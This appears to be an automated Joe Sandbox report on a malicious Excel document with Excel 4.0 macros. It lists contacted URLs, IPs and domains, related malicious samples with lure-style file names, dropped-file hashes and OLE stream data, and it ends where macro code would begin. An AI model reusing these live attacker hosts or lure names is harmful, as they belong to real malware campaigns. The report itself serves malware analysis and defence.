http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://ncus.contentsync.	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://weather.service.msn.com/data.aspx	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://apis.live.net/v5.0/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://management.azure.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://wus2.contentsync.	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://api.office.net	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://incidents.diagnosticssdf.office.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://entitlement.diagnostics.office.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://outlook.office.com/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://templatelogging.office.com/client/log	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://outlook.office365.com/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://webshell.suite.office.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://management.azure.com/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://devnull.onenote.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://ncus.pagecontentsync.	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://messaging.office.com/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://augloop.office.com/v2	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://skyapi.live.net/Activity/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://dataservice.o365filtering.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.cortana.ai	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high
http://https://directory.services.	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://staging.cortana.ai	20723BDA-9E27-4683-A323-0D0F8F1CA287.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.39.58	signifysystem.com	United States		46606	UNIFIEDLAYER-AS-1US	false
192.185.32.232	fcventasyservicios.cl	United States		46606	UNIFIEDLAYER-AS-1US	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412137
Start date:	12.05.2021
Start time:	12:43:40
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 5m 11s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	46747509_by_Libranalysis.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winXLS@5/6@2/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.185.39.58	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	
192.185.32.232	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
fcventasyservicios.cl	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.171.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.244.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.115.105
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	SOA PDF.exe	Get hash	malicious	Browse	• 192.185.226.148
	djBLaxEojp.exe	Get hash	malicious	Browse	• 192.185.161.67
	quotation 35420PDF.exe	Get hash	malicious	Browse	• 192.185.41.225
UNIFIEDLAYER-AS-1US	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22
	dd9097e7_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.171.219
	RFQ.exe	Get hash	malicious	Browse	• 192.185.129.32
	Order 122001-220 guanzo.exe	Get hash	malicious	Browse	• 162.241.62.63
	in.exe	Get hash	malicious	Browse	• 162.241.244.112
	PO-002755809-NO#PRT101 Order pdf.exe	Get hash	malicious	Browse	• 162.144.13.239
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	catalog-1908475637.xls	Get hash	malicious	Browse	• 108.167.180.164
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 108.179.232.90
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.115.105
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 162.241.190.216
	SOA PDF.exe	Get hash	malicious	Browse	• 192.185.226.148
	djBLaxEojp.exe	Get hash	malicious	Browse	• 192.185.161.67
	quotation 35420PDF.exe	Get hash	malicious	Browse	• 192.185.41.225

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	LMNF434.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SF65G55121E0FE25552.vbs	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	rF27d1O1O2.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	cSvu8bTzJU.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Contract_kyrgyzstan_pdf.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL_988121.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	SMC PO 1083 SAJ 1946 .exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-949138716.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	- FAX ID 74172012198198.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	#Ud83d#Udd7b Missed Playback Recording.wav - 1424592794.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Cotizacii#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Cotizaci#U00f3n.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	statistic-1310760242.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Payment Slip.docx	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Report000042.htm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	NewPO.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	755c95c8_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\20723BDA-9E27-4683-A323-0D0F8F1CA287	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368383819897066
Encrypted:	false
SSDEEP:	1536:KcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:xEQ9DQW+zPXO8
MD5:	EA111A76D436A6787C5E116CCE35A24E
SHA1:	9A53062B1C1351F042A265CD4B1885F2134AD08D
SHA-256:	0D095B6FAB5E438E1C071A400B4E1032877BB9E4A3BC8E14DC39D91A60ED5E63
SHA-512:	79194BBA506AD112BA6231C19CD7DE1C601F1179B2500BCA10D93949CF73AD8CCFBBEAC99F6BF1D8B36E6083173346707482838847653697 3C4DF504229EA7C
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-05-12T10:44:41">.. Build: 16.0.14108.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:u rl>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\35820000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81549
Entropy (8bit):	7.910225817992212
Encrypted:	false
SSDEEP:	1536:hjYO+nffSDcn9iZtJOXAQR2KtCbuMB/yDL4kymYBO0y7zBr4ZLJjzpe:t+nHSD8YZo/Uh0ZymYQ0y7FALVg
MD5:	EAE1376D3F3EDD7F6C73A13490CF4EC6
SHA1:	FD1D64A504D2313BB440EA99BD0AD58A814EFAC9
SHA-256:	56D90BE1307A90F010793C781D4600A928D0542B942C729626B746CB9660C46E
SHA-512:	AA77CC97D2D4A49AE94B047DAEDFF167DE472236C4196EC73B7CF61A7E62F707CD4A091009E08A37E27674579B9E4AE16608295372E3DC8E617F764317A43BA
Malicious:	false
Reputation:	low
Preview:	.U.N#1..#.?.|.u;p..Q:.f.. .|.cW..x..@.....ek....R....jaM....w-;oF..'..k.....U..S.x.-[.....2.V.v.>..s.=X....hf...^c..s.....~q.]...9.d..f...zA.+'S.X.g.].j...h)...ON}...l.%(/.-Q7."..=@...Q.b....0d|.f p.'Mm..<.....0....B.R....RX;.....Q+..DL..RZ|a.....f?I..b....).5V.....9...=J.....I.._.....Q|.5....=T.bH._...k..vSQF.-....^..._.9.#....."=....>Q[...{..>T...._?....h.....R..0<.....u ".I..m...E.. '/7.CB....4y.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\46747509_by_Libranalysis.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:26:59 2020, mtime=Wed May 12 18:44:44 2021, atime=Wed May 12 18:44:44 2021, length=177152, window=hide
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\46747509_by_Libranalysis.LNK	
Size (bytes):	2276
Entropy (8bit):	4.725202260495254
Encrypted:	false
SSDEEP:	48:8Q6FOEx5+NCFOEx1iB6pQ6FOEx5+NCFOEx1iB6:8QOFaNmFx1iKQOFaNmFx1i
MD5:	56A33A746088857EE64001369B2EB7CB
SHA1:	8894005049FF8E59518A20B62B9C309B830A6314
SHA-256:	7D395641330ADF36C4966E5578D4C1D31D67E3BF707F0042EB6202F26642A6DD
SHA-512:	40850439AE33A748E2BB7F8BF3E06807546400B40A5031BAF1311F553F7F02EE2B561E9026B2642C95E680D4CC7169B892128020D8FA5C5AE650D818C940545E
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....#>...u.BBgG..u.BBgG.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.8.1.3.....Z.1.....>Qb{..user..B.....N...R.....S.....).e.n.g.i.n.e.e.r.....~.1.....>Qc{..Desktop.h.....N...R.....Y.....>.....3..D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l .l.,.-.2.1.7.6.9.....2.....R.. .467475~1.XLS..j.....>Q`{.R.....R.....j ,.4.6.7.4.7.5.0.9._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....e.....-.....d.....>.S.....C:\Users\ user\Desktop\46747509_by_Libranalysis.xls..3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.4.6.7.4.7.5.0.9._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:..,.LB.)...A}...`.....X.....216041..... .....!a..%.H.VZAj...c...1.....-$..!a..%.H.VZAj...c...1.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 18:52:18 2019, mtime=Wed May 12 18:44:44 2021, atime=Wed May 12 18:44:44 2021, length=12288, window=hide
Category:	dropped
Size (bytes):	917
Entropy (8bit):	4.664331800538508
Encrypted:	false
SSDEEP:	12:8hcWyc20UuWCHo6C0fWVYlla+WMjA+N/E2ybD8GIeYIe8k44t2Y+xIBjKZm:8K5VTOxAS8HD37aB6m
MD5:	4D729739C174EF8679E813E1228DDFD1
SHA1:	B00242417FEDAAAED6E9A65E31022843DA50BCD4
SHA-256:	DA3EE11A2EC18ED706AE0D5A52A366DE9895F613512A9D04FA43FBCBD5C19444
SHA-512:	A3C73067FE3678F487F3FEE7BFEFD073F29A69D12920629ED14ACA9E4CC67B47C665A20AD1FE6C5AF5CB9DBC238CE56E4D2AE8E4A4F18835E1BE2B1D68B5F B2
Malicious:	false
Reputation:	low
Preview:	L.....F.....h.!-.....BgG.....BgG...0.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L...R.....:.....Q...U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....Z.1.....>Qb{..user..B.....N...R.....S.....).e.n.g.i.n.e.e.r.....~.1.....R....Desktop.h.....N...R.....Y.....>.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.7.6.9.....H.....-.....G.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...A}...`.....X.....216041.....!a..%.H.VZAj...,,/.....-$..!a..%.H.VZAj...,,/.....-$.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9... 1SPS..mD..pH.H@..=x....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	136
Entropy (8bit):	4.804869136735024
Encrypted:	false
SSDEEP:	3:bDesBVomMJTSRysoUwSLMp6lQYsoUwSLMp6lmMJTSRysoUwSLMp6lv:bSsj6JLuNAYuNbJLuNf
MD5:	08CA49F73A8D2767B6B08593EDAD71AA
SHA1:	77D9A23E6095A8A8E1120A5DB2C55DAB61617BE8
SHA-256:	E71D0D7A14577697D764E90EA5651495AFD074D0D3B8F2F3359D35DFE8E42CC4
SHA-512:	70CACB2C8542E56B528CA926A239234B503E2137C5B30E6859DDFA0C64C5B4D021550AB9860A216C798BCF857C9B439A0A9BB7BF4FCB308D997669F5A322F3E
Malicious:	false
Reputation:	low
Preview:	[folders]..Desktop.LNK=0..[xls]..46747509_by_Libranalysis.LNK=0..46747509_by_Libranalysis.LNK=0..[xls]..46747509_by_Libranalysis.LNK=0..

C:\Users\user\Desktop\26820000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	228873
Entropy (8bit):	5.616537865312733
Encrypted:	false
SSDEEP:	3072:A7NiRdSD8YNoTU90uwfzn3bp0X7vrPlsrXvLlL7L77Niur:RRdTrTU9Z0gur
MD5:	A586088E2F60F218C012DAB953F9021B
SHA1:	0EDA9EBB9143D0093D68CC663C05EEA25F3929AB
SHA-256:	A23D18961276F1C5AC47DA13011772A623B68C0F9642FEC1F27279785777B1F8

C:\Users\user\Desktop\26820000	
SHA-512:	BABF1418773B5C70A53E000912E548A01011E7BF441B08A92CABE6E57EEEEA42A0387143A839472FF89B3F27C3A3242B6E6D6A738148A125E277F11F089AF96F
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p....pratesh B.....a.....=.....=.....i..9J.8.....X.@. ....."....1.....m..C.a.l.i.b.r.i.1.....m..A.r.i.a.l.1.....m..A.r.i.a.l.1.....m..A.r.i.a.l.1.....m..C.a.l.i.b.r.i.1...,..8.....m..A.r.i.a.l.1..... 8.....m..A.r.i.a.l.1.....8.....m..A.r.i.a.l.1.....<.....m..A.r.i.a.l.1.....4.....m..A.r.i.a.l.1.....4.....m..A.r.i.a.l.1...h...8.....m..C.a.m.b.r.i.a.1.....m..C.a.l.i.b.r.i.1..... .....A.r.i.a.l.1.....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1..... .....A.r.i.a.l.1.....A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	46747509_by_Libranalysis.xls
File size:	375808
MD5:	46747509aca01f63274d3edfeddb787b
SHA1:	8bcb09a42a62453b9437915442ce981896cb4de7
SHA256:	00da3dfab496ea65873d53636db189ed7bd46f502386cb(14876a75d71d6869b
SHA512:	490f689c0b47303a7fc96756347df946a953288dec82250 503d5057cb35f1173f59b6125943dec8f9590fd3e31b952 8dfeea0b258f1eedaeba52358e27702c7b
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/l/T/tbHm 7H9G4l+s2k3zN4sbc5:vUGAt6Uqa5DPdG9uS9QLp4l+ s+E8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "46747509_by_Libranalysis.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Summary	
Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . 0 . . . . 8 . . . . . . @ . . . . H . . . . t . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . E x c e l 4 . 0 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . . X . . . . h . . . . v a n - v a n . . . . v - v i . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . F . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
